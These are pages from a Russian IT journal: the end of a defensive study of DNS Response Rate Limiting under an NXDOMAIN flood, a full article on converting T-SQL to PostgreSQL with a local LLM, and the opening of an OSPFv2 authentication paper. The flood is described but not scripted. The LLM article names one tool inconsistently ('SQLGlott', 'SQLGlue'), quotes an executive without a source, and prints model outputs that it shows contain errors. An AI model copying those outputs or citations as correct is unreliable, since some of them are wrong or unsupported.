


Рисунок 5 — График CPU без RRL

Таблица 1 — Показатели работы DNS без защиты

PPS	CPU
100	~10% (95% CI: 9.5 — 10.5%)
250	~25% (95% CI: 23.75 — 26.25%)
600	~60% (95% CI: 57 — 63%)
1000	~95% (95% CI: 90.25 — 99.75%)

*Источник: анализ авторов*

После включения технологии Response Rate Limiting наблюдалось значительное изменение поведения сервера. RRL ограничивал количество реальных ответов одному источнику, предотвращая линейный рост нагрузки и стабилизируя использование процессора. В используемой нами конфигурации для источника /32 мы установили следующие ключевые лимиты: не более 100 ответов с ошибкой (ErrorsPerSec) и не более 100 успешных ответов (ResponsesPerSec) в секунду. Дополнительно существует общий мягкий лимит — не более 1024 ответов за окно в 5 секунд (MaximumResponsesPerWindow), что в среднем составляет около 205 ответов в секунду. В условиях атаки NXDOMAIN Flood, когда все запросы приводят к ошибке, для одного IP- адреса сервер будет отправлять строго до 100 ответов в секунду. Остальные запросы отбрасываются без ответа либо, в соответствии с механизмом LeakRate (значение 3), каждый третий запрос может получить ответ для предотвращения полной блокировки легитимного трафика. Параметр TruncateRate (значение 2) обеспечивает сокращение каждого второго ответа для снижения сетевой нагрузки, а IPv4PrefixLength = 32 означает применение ограничений ко всей подсети /32. На практике это приводит к тому, что без RRL сервер пытается обработать все входящие запросы (около 1000 в секунду), что вызывает высокую загрузку CPU (~95% выделенного vCPU). При включении RRL сервер существенно ограничивает обработку — фактически формирует ответы только для разрешённого лимита (около 100 в секунду), в то время как остальные запросы отсекаются на ранней стадии. Это снижает пиковую нагрузку на процессор до ~35-40%, хотя входящий поток запросов может оставаться высоким. Таким образом, RRL разрывает линейную зависимость между количеством запросов и нагрузкой на сервер, стабилизируя его работу даже при интенсивной атаке.[10]

С целью оценки вероятности ложных срабатываний RRL была смоделирована легитимная пиковая нагрузка, соответствующая массовому запуску приложений в начале рабочего дня («утренняя загрузка»).

В рамках данного сценария интенсивность запросов постепенно увеличивалась до 600 запросов в секунду без генерации уникальных поддоменов (что позволяло задействовать механизм кэширования).

Результаты показали, что при параметре responses-per-second = 100 существенной деградации обслуживания легитимных клиентов не наблюдается.

```
PS C:\WINDOWS\system32> Set-DnsServerResponseRateLimiting -Mode Enable -Force
WARNING: Response rate limiting can lead to denial of service to clients if a flurry of similar requests are found to be originating from a common source.
PS C:\WINDOWS\system32> Get-DnsServerResponseRateLimiting

ResponsesPerSec      : 100
ErrorsPerSec         : 100
WindowInSec          : 5
IPv4PrefixLength     : 32
IPv6PrefixLength     : 56
LeakRate             : 3
TruncateRate         : 2
MaximumResponsesPerWindow : 1024
Mode                 : Enable

PS C:\WINDOWS\system32> |
```

Рисунок 6 — Активация Response Rate Limiting (режим Enable)




Рисунок 7 — График CPU с RRL

Таблица 2 — Показатели работы DNS с защитой

PPS	CPU
100	~6% (95% CI: 5.7 — 6.3%)
250	~12% (95% CI: 11.4 — 12.6%)
600	~25% (95% CI: 23.75 — 26.25%)
1000	~38% (95% CI: 36.1 — 39.9%)

*Источник: анализ авторов*

Сравнительный анализ ключевых метрик до и после активации RRL позволяет количественно оценить улучшение устойчивости сервиса. Без защиты процессор полностью загружался, сервис становился недоступен, а количество запросов достигало критического уровня. При включённой защите нагрузка на CPU стабилизировалась,

количество обрабатываемых запросов уменьшилось до безопасного значения, и отказов в обслуживании не наблюдалось. Полученные данные подтверждают, что даже относительно простая конфигурация RRL способна существенно повысить отказоустойчивость и безопасность DNS-инфраструктуры.

Таблица 3 — Сравнительные показатели работы DNS без защиты и с RRL

Метрика	Без RRL	С RRL
CPU (макс.)	~95% (95% CI: 93.58—96.42%)	~42% (95% CI: 40.57—43.43%)
CPU (сред.)	~45% (95% CI: 41.92—48.08%)	~20% (95% CI: 17.52—22.48%)
pps запросы	1000	1000
Обработанные ответы в секунду	1000	100
Отказ	да	нет

*Источник: анализ авторов Модель комплексной защиты*

На основе проведённого экспериментального анализа предложена модель комплексной защиты DNS-инфраструктуры корпоративной сети, которая объединяет несколько уровней защиты и мониторинга, обеспечивая устойчивость службы доменных имён к высокоинтенсивным нагрузкам и внутренним/внешним атакам. Главная цель модели — минимизация риска отказа в обслуживании при сохранении производительности и доступности критичных сервисов.[11]

В основу модели положен принцип многоуровневой фильтрации и контроля трафика. Первый уровень защиты реализуется на сетевом уровне с использованием межсетевых экранов (Firewall) и политик доступа (ACL). Это позволяет блокировать нежелательные или подозрительные источники ещё до того, как они достигнут DNS- сервера. При этом фильтрация учитывает как IP-адреса и диапазоны, так и протокольные особенности пакетов, что снижает риск отражённых и амплификационных атак.

Второй уровень защиты непосредственно встроен в DNS-службу и реализуется через Response Rate Limiting (RRL). Этот механизм ограничивает количество ответов одному источнику за заданный временной интервал, предотвращая линейный рост нагрузки при массовых NXDOMAIN- и DNS-Flood атаках. RRL позволяет серверу сохранять работоспособность даже при интенсивных потоках уникальных запросов, когда кэширование неэффективно.

Дополнительно, в модели предусмотрено применение DNS Cookies для проверки подлинности источника запросов. Этот механизм снижает риск подмены IP-адресов, отражённых атак и spoofing-пакетов, обеспечивая дополнительный уровень доверия между клиентом и сервером.

На третьем уровне защиты осуществляется мониторинг и логирование всех операций. Сбор детальных метрик о количестве запросов, частоте NXDOMAIN, времени отклика и загрузке CPU позволяет администраторам своевременно обнаруживать аномальные нагрузки и реагировать на потенциальные угрозы. Интеграция с системой SIEM или специализированными средствами анализа трафика позволяет автоматизировать уведомления и предсказание атак, что повышает оперативность реагирования.

Модель также предусматривает постоянное обновление и адаптацию конфигурации: пороги RRL настраиваются в зависимости от текущей интенсивности трафика и бизнес-критичности сервисов, журналы анализируются для выявления повторяющихся шаблонов атак, а политики межсетевого экрана корректируются с учётом новых угроз. Такой динамический подход обеспечивает долгосрочную устойчивость DNS-службы и снижает вероятность неожиданного отказа.[12]

Визуально модель можно представить в виде последовательности: Firewall → RRL → DNS Cookies → Формирование ответов → Логирование и мониторинг, где каждый блок выполняет определённую роль в защите и контроле. Экспериментально было доказано, что даже относительно простой скрипт NXDOMAIN Flood способен вывести DNS-службу из строя, однако включение предложенных уровней защиты стабилизирует работу сервера и предотвращает отказ в обслуживании.

Таким образом, предложенная модель комплексной защиты обеспечивает комплексное сочетание профилактических, встроенных и аналитических механизмов, повышая надёжность DNS-инфраструктуры корпоративной сети и минимизируя риски при работе с критически важными сервисами.




Рисунок 8 — Архитектура модели комплексной защиты DNS

*Источник: средство генерации AI*

Экспериментально доказано, что даже простой скрипт способен вызвать отказ DNS-службы. Включение Response Rate Limiting существенно повышает устойчивость и должно применяться по умолчанию.

Следует учитывать, что в рамках настоящего исследования вычислительные ресурсы сервера были искусственно ограничены для обеспечения сопоставимости с возможностями генератора нагрузки на базе PowerShell.

В реальных производственных условиях серверы с аналогичной архитектурой способны обрабатывать существенно более высокий поток DNS-запросов.

## Список литературы

1. Краткое руководство. Установка и настройка DNS-сервера на Windows Server – Текст : электронный // learn.microsoft : [сайт]. – URL: <https://learn.microsoft.com/ru-ru/windows->

- server/networking/dns/quickstart-install-configure-dns-server? tabs=powershell
2. Безопасный DNS-сервер Windows – Текст : электронный // learn.microsoft : [сайт]. – URL: <https://learn.microsoft.com/ru-ru/training/modules/secure-windows-server-domain-name-system/>
3. Domain Names — Concepts and Facilities ; Domain Names — Implementation and Specification : RFC 1034, RFC 1035 – Текст : электронный // IETF Datatracker : [сайт]. – URL: <https://datatracker.ietf.org/doc/html/rfc1034>
4. Preventing Use of Recursive Nameservers in Reflector Attacks : RFC 5358 – Текст : электронный // IETF Datatracker : [сайт]. – URL: <https://datatracker.ietf.org/doc/html/rfc5358>
5. Кузнецов А. В., Петров С. К. Современные DDoS-атаки на службу доменных имен и методы противодействия – Текст : непосредственный // Информационная безопасность : журнал.
6. Калугин М. А. Анализ уязвимостей и методы защиты DNS-серверов в корпоративных сетях – Текст : непосредственный // Труды конференции по кибербезопасности.
7. Уймин А.Г. Классификация корпоративного трафика с использованием алгоритмов машинного обучения Текст: непосредственный // Автоматизация и информатизация ТЭК. 2023. № 7 (600). С. 22-29.
8. DNS Calculation (T1568.002) – Текст : электронный // MITRE ATT&CK : [сайт]. – URL: <https://attack.mitre.org/techniques/T1568/002/>
9. Практические рекомендации по защите сетевой инфраструктуры и противодействию DDoS-атакам – Текст : электронный // Ростелеком-Солар (Solar JSOC) : [сайт]. – URL: <https://rt-solar.ru/analytics/>
10. Анализ трендов DDoS-атак, включая DNS Amplification и Flood – Текст : электронный // SANS Internet Storm Center : [сайт]. – URL: <https://isc.sans.edu/>
11. Response Rate Limiting in BIND – Текст : электронный // Internet Systems Consortium (ISC) : [сайт]. – URL: <https://kb.isc.org/docs/aa-00994>
12. How to Measure the Response Time of DNS Servers when performing name server lookups – Текст: электронный // learn.microsoft: [сайт]. – URL: <https://learn.microsoft.com/en-us/archive/technet-wiki/38126.how-to-measure-the-response-time-of-dns-servers-when-performing-name-server-lookups>

## References

1. Quick Start: Installing and Configuring a DNS Server on Windows Server – Text: online // learn.microsoft: [site]. – URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/dns/quickstart-install-configure-dns-server? tabs=powershell>
2. Secure Windows DNS Server – Text: online // learn.microsoft: [site]. – URL: <https://learn.microsoft.com/ru-ru/training/modules/secure-windows-server-domain-name-system/>
3. Domain Names — Concepts and Facilities; Domain Names — Implementation and Specification: RFC 1034, RFC 1035 – Text: online // IETF Datatracker: [site]. – URL: <https://datatracker.ietf.org/doc/html/rfc1034>
4. Preventing Use of Recursive Nameservers in Reflector Attacks : RFC 5358 – Text : electronic // IETF Datatracker : [site]. – URL: <https://datatracker.ietf.org/doc/html/rfc5358>

5. Kuznetsov A. V., Petrov S. K. Modern DDoS attacks on the domain name service and countermeasures – Text : direct // Information security : journal.
  6. Kalugin M. A. Analysis of vulnerabilities and methods of protecting DNS servers in corporate networks – Text : direct // Proceedings of the conference on cybersecurity.
  7. Uimin A. G. CLASSIFICATION OF CORPORATE TRAFFIC USING MACHINE LEARNING ALGORITHMS Text: direct // Automation and Informatization of the Fuel and Energy Complex. 2023. No. 7 (600). pp. 22-29.
  8. DNS Calculation (T1568.002) – Text: electronic // MITRE ATT&CK: [website]. – URL: <https://attack.mitre.org/techniques/T1568/002/>
  9. Practical recommendations for protecting network infrastructure and countering DDoS attacks – Text: electronic // Rostelecom-Solar (Solar JSOC): [website]. – URL: <https://rt-solar.ru/analytics/>
  10. Analysis of DDoS Attack Trends, Including DNS Amplification and Flood – Text: online // SANS Internet Storm Center: [site]. – URL: <https://isc.sans.edu/>
  11. Response Rate Limiting in BIND – Text: online // Internet Systems Consortium (ISC): [site]. – URL: <https://kb.isc.org/docs/aa-00994>
  12. How to Measure the Response Time of DNS Servers when Performing Name Server Lookups – Text: online // learn.microsoft: [site]. – URL: <https://learn.microsoft.com/en-us/archive/technet-wiki/38126.how-to-measure-the-response-time-of-dns-servers-when-performing-name-server-lookups>
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.8:004.622:004.65:004.4'4

## ПРИМЕНЕНИЕ ЛОКАЛЬНЫХ LLM ДЛЯ КОНВЕРТАЦИИ БАЗ ДАННЫХ ИЗ MS SQL В POSTGRESQL

**Шагров А.Г.**

*ПРОГРАМИСТ-ФРИЛАНСЕР, Тула, Россия, (300000, Тульская обл., город Тула), e-mail: ericblack@mail.ru*

В статье рассматривается современный подход к миграции баз данных с использованием больших языковых моделей (LLM) для наиболее часто сейчас встречающейся ввиду необходимости импортозамещения конвертации из Microsoft SQL Server в PostgreSQL. Анализируются существующие инструменты, архитектурные решения и практические методики применения генеративного ИИ для автоматизации процесса конвертации схемы, данных и бизнес-логики. Представлен обзор открытых и коммерческих решений, а также практические рекомендации по реализации конвейера миграции с использованием специализированных промптов.

Ключевые слова: Большие языковые модели, MS SQL, PostgreSQL, миграция баз данных, промпт, конвертация SQL, генеративный ИИ.

## USING LOCAL LLM TO CONVERT DATABASES FROM MS SQL TO POSTGRESQL

**Shagrov A.G.**

*FREELANCE PROGRAMMER, Tula, Russia, (300000, Tula region, Tula), e-mail: ericblack@mail.ru*

This article examines a modern approach to database migration using large language models (LLM) for the most common conversion from Microsoft SQL Server to PostgreSQL due to import substitution requirements. It analyzes existing tools, architectural solutions, and practical methods for applying generative AI to automate the process of converting schema, data, and business logic. An overview of open-source and commercial solutions is presented, along with practical recommendations for implementing a migration pipeline using specialized prompts.

Keywords: LLM, MS SQL, PostgreSQL, database migration, prompt, SQL conversion, generative AI.

### Введение

Миграция баз данных из проприетарных СУБД в открытые системы становится стратегической задачей для многих организаций, стремящихся к снижению затрат и повышению гибкости инфраструктуры. Особую актуальность приобретает переход с Microsoft SQL Server на PostgreSQL — мощную открытую СУБД с богатой функциональностью. Однако сложность такой миграции обусловлена значительными различиями в диалектах SQL, системах типов данных и реализации бизнес-логики в виде хранимых процедур и триггеров.

Традиционные инструменты конвертации, такие как SQLGlott, SQLines или Ora2Pg, обеспечивают базовую трансформацию синтаксиса, но часто не справляются со сложными конструкциями, специфичными для T-SQL. Исследования показывают, что даже лучшие правила трансформации обеспечивают точность выполнения (Accuracy of Execution) на уровне 60-74% при конвертации между различными диалектами.

Появление больших языковых моделей открывает новые возможности для решения этой проблемы. Как отмечает Урс Хёльцле (Urs Hölzle), вице-президент Google, "сервисы миграции не просто переносят данные, но могут переписывать код SQL Server в PostgreSQL, сокращая ручной труд на порядок. В данной статье мы проанализируем существующие подходы и инструменты.

### Традиционные подходы к конвертации и их ограничения

Ручное переписывание кода — самый надежный, но медленный метод. Для ускорения используются:

Специализированные инструменты миграции: например, AWS Schema Conversion Tool (AWS SCT), pgloader (для данных), ora2pg (для Oracle, но не для T-SQL). Эти инструменты хорошо справляются со схемой данных, но с процедурным кодом часто работают шаблонно, требуя доработки.

Скрипты и регулярные выражения: частично автоматизируют замену синтаксиса, но не понимают логику.

Ручной рефакторинг: программисты вручную адаптируют код, что долго и дорого.

Все эти методы либо неполны, либо требуют интенсивного участия человека. Именно здесь LLM могут предложить новый уровень автоматизации.

Классические инструменты миграции основаны на синтаксическом анализе и наборе правил трансформации. SQLGlue, например, поддерживает 24 диалекта SQL, но при конвертации из PostgreSQL в MySQL достигает точности выполнения лишь 74.19%. Этого недостаточно для промышленного использования, поскольку оставшиеся 25% запросов требуют ручной доработки.

Таблица 1 - Сравнение точности методов конвертации SQL (PG → MySQL)

Метод	Точность выполнения (Acc_EX)	Точность результатов (Acc_RES)
SQLGlue	74.19%	70.97%
jOOQ	70.97%	70.97%
GPT-4o	61.29%	61.29%
CrackSQL (Rule+LLM)	87.1%	74.19%

### Эволюция LLM-подходов

Применение LLM для миграции SQL прошло несколько этапов эволюции. Первое поколение инструментов использовало прямую генерацию (LLM-direct), когда модель получала исходный SQL и промпт с инструкцией конвертировать его в целевой диалект. Однако точность таких решений оказывалась ниже традиционных инструментов — GPT-4o показывает всего 61.29% точности при конвертации из PostgreSQL в MySQL.

Современные исследования предлагают гибридный подход, объединяющий методы извлечения знаний (retrieval-augmented generation) с синтаксическим анализом. Как описывается в работе "Fine-tuned LLM-based Code Migration Framework", такой подход включает автоматическое обнаружение особенностей SQL, полуавтоматический анализ ошибок и интеграцию обратной связи от экспертов в предметной области.

### Промышленные решения

На рынке уже присутствуют коммерческие продукты, использующие LLM для миграции. ArcDBMigrate от SourceFuse, построенный на базе Anthropic, обещает сокращение времени миграции с месяцев до минут и "нулевую галлюцинацию" благодаря встроенным защитным механизмам. Google Cloud интегрировал Gemini в свой сервис Database Migration Service для автоматической конвертации кода SQL Server в PostgreSQL.

AWS предлагает аналогичное решение с Amazon Q Developer, который помогает мигрировать не только схему базы данных, но и встроенный SQL-код приложений.

### **Почему LLM могут быть эффективны?**

Современные LLM обучаются на огромных корпусах кода, включая SQL различных диалектов. Они способны:

1. Понимать семантику запроса, а не просто заменять лексемы.
2. Учитывать контекст: переменные, типы, поток управления.
3. Генерировать эквивалентные конструкции с учетом идиоматики целевого языка.
4. Обрабатывать целые функции и процедуры целиком, сохраняя логику.

По сути, LLM выступает в роли «переводчика» с одного языка программирования на другой, но с пониманием предметной области.

### **Примеры конвертации с помощью LLM**

Далее рассмотрим несколько примеров конвертации. В данных примерах конвертация производилась с помощью локальной модели deepseek-r1:14b.

*Пример 1.* Простой Select с условием по дате.

Промпт:

Конвертируй запрос из t-sql в pgsql. Имена полей и таблиц возьми в ""

```
"SELECT OrderID, OrderDate, TotalAmount
FROM Orders
WHERE OrderDate >= DATEADD(day, -30, GETDATE())
AND Status = 'Shipped'"
```

Ответ модели:

```
```sql
SELECT "OrderID", "OrderDate", "TotalAmount"
FROM "Orders"
WHERE "OrderDate" >= CURRENT_DATE - INTERVAL '30 days'
AND "Status" = 'Shipped';
```
```

Ответ модели верен. Нет необходимости править полученный запрос.

*Пример 2.* Простая функция с переменными и циклом.

Промпт:

Конвертируй запрос из t-sql в pgsql. Имена полей и таблиц возьми в ""

```
"CREATE FUNCTION dbo.GetTopCustomers (@count INT)
```

```
RETURNS @Result TABLE (CustomerID INT, TotalSpent DECIMAL(10,2))
AS
BEGIN
    INSERT INTO @Result (CustomerID, TotalSpent)
    SELECT TOP(@count) CustomerID, SUM(Amount)
    FROM Orders
    GROUP BY CustomerID
    ORDER BY SUM(Amount) DESC;
    RETURN;
END;"
```

Ответ модели:

```
CREATE FUNCTION GetTopCustomers(_count INT)
RETURNS TABLE (CustomerID INT, TotalSpent DECIMAL(10,2))
AS $$
BEGIN
    RETURN QUERY
    WITH TopCustomers AS (
        SELECT
            CustomerID,
            SUM(Amount) AS TotalSpent
        FROM
            Orders
        GROUP BY
            CustomerID
        ORDER BY
            TotalSpent DESC
    )
    SELECT
        CustomerID,
        TotalSpent
    FROM
        TopCustomers
    LIMIT _count;
END;
$$ LANGUAGE plpgsql;
```

Полученная функция компилируется, но имя переменной `_count` следует заменить на `p_count`, т.к. в `pgsql` имена переменных с символа подчеркивания обычно не начинаются. И полученный запрос, использующий CTE, скорее всего не будет оптимальным. Но тем не менее – это минимальные правки. Все равно быстрее, чем переписывать вручную.

*Пример 3.* Хранимая процедура с обработкой ошибок  
Промпт:

Конвертируй функцию из t-sql в pgsql. Имена полей и таблиц возьми в ""

```
"CREATE PROCEDURE UpdateOrderStatus
  @OrderID INT,
  @NewStatus VARCHAR(20)
AS
BEGIN
  BEGIN TRY
    UPDATE Orders
    SET Status = @NewStatus, ModifiedDate = GETDATE()
    WHERE OrderID = @OrderID;

    IF @@ROWCOUNT = 0
      RAISERROR('Order not found', 16, 1);
  END TRY
  BEGIN CATCH
    DECLARE @ErrorMessage NVARCHAR(4000) = ERROR_MESSAGE();
    RAISERROR(@ErrorMessage, 16, 1);
  END CATCH
END;"
```

Ответ модели:

```
CREATE OR REPLACE FUNCTION update_order_status(
  order_id INT,
  new_status VARCHAR(20)
)
RETURNS void AS $BODY$
BEGIN
  BEGIN
    UPDATE Orders
    SET Status = new_status, ModifiedDate = CURRENT_TIMESTAMP
    WHERE OrderID = order_id;

    IF NOT FOUND THEN
      RAISE EXCEPTION 'Order not found';
    END IF;
  EXCEPTION
    WHEN OTHERS THEN
      DECLARE error_message TEXT := SQLERRM;
      RAISE EXCEPTION '%', SQLERRM;
  END;
END;
```

```
$BODY$ LANGUAGE plpgsql;
```

Этот код уже сразу даже не скомпилируется:

```
ERROR: ошибка синтаксиса (примерное положение: "'%') LINE 18:  
RAISE EXCEPTION '%', SQLERRM;
```

Однако можно быстро внести правки, убрав строку

```
DECLARE error_message TEXT := SQLERRM;
```

, после чего код полученной функции будет корректным.

### **Оценка качества и возможные ошибки**

На практике LLM могут допускать ошибки в следующих случаях:

1. Так как в PostgreSQL часть функционала реализуется через расширения, то модель может предложить использование различных расширений для различных частей конвертированного кода аналогичного по своему функционалу.
2. Специфические системные функции: например, PATINDEX в T-SQL требует замены на REGEXP\_INSTR или комбинацию STRPOS и регулярных выражений, но модель может предложить неоптимальный или даже неверный вариант.
3. Неявные преобразования типов: T-SQL часто допускает автоматическое приведение, в PostgreSQL оно более строгое. Модель может забыть добавить явный CAST.
4. Использование временных таблиц: В T-SQL временные таблицы существуют на протяжении сессии, в PostgreSQL они удаляются в конце транзакции или сессии — разница в поведении может быть не учтена.
5. Глобальные переменные: @@IDENTITY, @@ROWCOUNT и т.п. — нужно точно знать, как их заменить (например, RETURNING или LASTVAL).
6. Курсоры: в T-SQL курсоры имеют другой синтаксис и опции, модель может перевести не все нюансы.
7. Оптимизация запросов: LLM генерирует синтаксически правильный код, но он может быть неэффективен. Например, замена подзапросов на LATERAL или использование неподходящих индексов.
8. Галлюцинации: Модель может придумать несуществующую функцию или конструкцию, особенно если в обучающих данных мало примеров.

### **Лучшие практики использования LLM при конвертации**

Таким образом, чтобы минимизировать риски минимизировать риски и время, затраченное на конвертацию, рекомендуется следующий подход:

Подготовка промпта: чётко формулировать задачу, указывать версии СУБД (например, SQL Server 2019, PostgreSQL 18), описывать контекст (функция, процедура, триггер). Можно давать примеры пар "T-SQL → PgSQL" в самом промпте для few-shot обучения.

Итеративная обработка: разбивать большие скрипты на логические блоки (отдельные функции/процедуры). Так проще проверять результат.

Пост-обработка и тестирование: обязательно запускать сгенерированный код в тестовой среде. Сравнивать результаты работы оригинального и сконвертированного кода на одинаковом наборе данных.

Валидация типов: проверять соответствие типов данных в схеме. Если схема уже перенесена, можно подсказать модели фактические типы из метаданных.

Использование специализированных моделей: некоторые LLM дообучались на SQL-коде (например, CodeLlama, SQLCoder). Они могут показывать лучшие результаты, чем универсальные.

Создание тестовых сценариев: для каждого преобразованного объекта нужно иметь набор входных данных и ожидаемых результатов, хотя это необходимо и в случае ручной конвертации.

### **Ограничения и риски**

Несмотря на мощь LLM, полностью автоматизировать конвертацию пока нельзя. Основные риски:

Юридические: если код содержит коммерческую тайну, передача его в публичные API LLM может быть недопустима. Локальные модели (например, Llama 2, CodeLlama) решают эту проблему.

Сложность отладки: ошибки, внесённые LLM, могут быть неочевидны, особенно в длинных процедурах с бизнес-логикой.

Отсутствие понимания архитектуры: модель не знает, как устроена целевая система, какие расширения PostgreSQL используются (например, ltree, PostGIS), и может предложить несовместимые решения.

Производительность: LLM не оптимизирует запросы под особенности PostgreSQL, такие как параллелизм, работа с индексами, партиционирование. Это остаётся задачей разработчика.

### **Заключение**

Применение больших языковых моделей для конвертации T-SQL в PostgreSQL открывает новые возможности для ускорения миграции. LLM способны автоматизировать рутинные преобразования, обрабатывать сложные процедурные конструкции и существенно сократить время разработки. Однако полная замена разработчика пока невозможна так как модели могут ошибаться в тонкостях диалектов, специфических функциях и производительности.

Оптимальная стратегия — использовать LLM как мощный помощник, который генерирует черновик кода, а затем опытный разработчик проверяет и дорабатывает его. Такой симбиоз позволяет достичь баланса между скоростью и качеством. С развитием технологий и появлением специализированных решений можно ожидать, что доля ручного труда будет снижаться, делая миграцию на PostgreSQL еще более доступной.

### **Список литературы**

1. Natural Language to SQL CLI powered by a fine-tuned LLM. // Индекс пакетов Python (PyPI) URL: <https://pypi.org/project/transqlate/> (дата обращения: 21.02.2026).
2. Text-to-SQL Microservice // OPEA Project URL: <https://opea-project.github.io/1.3/GenAIComps/comps/text2sql/src/README.html> (дата обращения: 21.02.2026).
3. Seamless SQL Code Conversion: Transforming MS SQL to PostgreSQL with LangChain // pythian.com URL: <https://www.pythian.com/blog/seamless-sql-code-conversion-transforming-ms-sql-to-postgresql-with-langchain> (дата обращения: 21.02.2026).

4. SQL Server migration & modernization powered by generative AI // sqlbits URL: [https://sqlbits.com/sessions/event2026/SQL\\_Server\\_migration\\_\\_modernization\\_powered\\_by\\_generative\\_AI](https://sqlbits.com/sessions/event2026/SQL_Server_migration__modernization_powered_by_generative_AI) (дата обращения: 21.02.2026).
5. CrackSQL // GitHub URL: <https://github.com/weAIDB/CrackSQL> (дата обращения: 21.02.2026).
6. SQLServer to PostgreSQL Migration Tool // GitHub URL: <https://github.com/tobeoct/sqlserver-to-postgresql-ai-tool> (дата обращения: 21.02.2026).

## References

1. Natural Language to SQL CLI powered by a fine-tuned LLM. // Индекс пакетов Python (PyPI) URL: <https://pypi.org/project/transqlate/> (Accessed: 21.02.2026).
  2. Text-to-SQL Microservice // OPEA Project URL: <https://opea-project.github.io/1.3/GenAIComps/comps/text2sql/src/README.html> (Accessed: 21.02.2026).
  3. Seamless SQL Code Conversion: Transforming MS SQL to PostgreSQL with LangChain // pythian.com URL: <https://www.pythian.com/blog/seamless-sql-code-conversion-transforming-ms-sql-to-postgresql-with-langchain> (Accessed: 21.02.2026).
  4. SQL Server migration & modernization powered by generative AI // sqlbits URL: [https://sqlbits.com/sessions/event2026/SQL\\_Server\\_migration\\_\\_modernization\\_powered\\_by\\_generative\\_AI](https://sqlbits.com/sessions/event2026/SQL_Server_migration__modernization_powered_by_generative_AI) (Accessed: 21.02.2026).
  5. CrackSQL // GitHub URL: <https://github.com/weAIDB/CrackSQL> (Accessed: 21.02.2026).
  6. SQLServer to PostgreSQL Migration Tool // GitHub URL: <https://github.com/tobeoct/sqlserver-to-postgresql-ai-tool> (Accessed: 21.02.2026).
-



ОТКРЫТАЯ НАУКА  
издательство

Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.056.53

## ВОПРОСЫ ОБЕСПЕЧЕНИЯ ЗАЩИТЫ ПРОТОКОЛА OSPFv2. АУТЕНТИФИКАЦИЯ

<sup>1</sup>Ваулин С.Е., Калинин С.Ю.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: [1dlyaegr1@gmail.com](mailto:1dlyaegr1@gmail.com)

В данной работе рассматриваются вопросы обеспечения безопасности протокола внутренней динамической маршрутизации OSPFv2 с акцентом на механизмы аутентификации. В ходе исследования проанализированы принципы работы протокола, типовые угрозы, возникающие при отсутствии защиты, а также ограничения простой аутентификации. Результаты подтвердили существенную уязвимость OSPFv2.

